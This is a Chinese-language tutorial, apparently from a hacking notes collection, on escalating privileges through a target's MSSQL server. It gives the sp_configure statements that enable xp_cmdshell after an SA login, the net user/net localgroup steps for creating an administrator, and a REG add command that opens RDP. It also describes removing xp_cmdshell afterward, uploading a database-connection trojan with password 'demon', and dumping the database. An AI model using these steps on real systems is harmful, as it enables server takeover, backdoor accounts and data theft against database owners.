
# MSSQL提权


使用 SQL综合利用工具，连目标机的MSSQL服务，登录SA用户



利用目录里选择执行DOS命令，可以发现无法执行，因为没有加载cmdshell组件



使用查询分析器连接服务，并安装cmd\_shell组件在MSSQL服务上



然后输入下面命令使服务安装cmdshell

EXEC sp\_configure 'show advanced options', 1

GO

RECONFIGURE


GO

EXEC sp\_configure 'xp\_cmdshell',1

GO

RECONFIGURE

GO



安装成功后，返回刚刚的综合利用工具，再一次输入DOS命令看看



然后就可以利用net user 和 net localgroup 来创建超级用户了，若3389没连

可以用下面的命令来开启3389服务

REG add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f

提权完后可以用刚刚的查询分析器把xp\_cmdshell卸载了，执行下面的命令即可

EXEC sp\_configure 'show advanced options', 1

GO


RECONFIGURE

GO

EXEC sp\_configure 'xp\_cmdshell', 0

RECONFIGURE


GO




如果发现目标机的1433MSSQL服务不对外开放，一方法可以使用端口转发，另一法可以上传数据库连接木马进行本地连接，如下使用 mssql数据库连接马 密码为demon



连接成功可以列举资料清单，脱裤



也可以像上面一样添加CMDSHELL，注意不需要加GO语句





连接数据库的其他webshell和工具



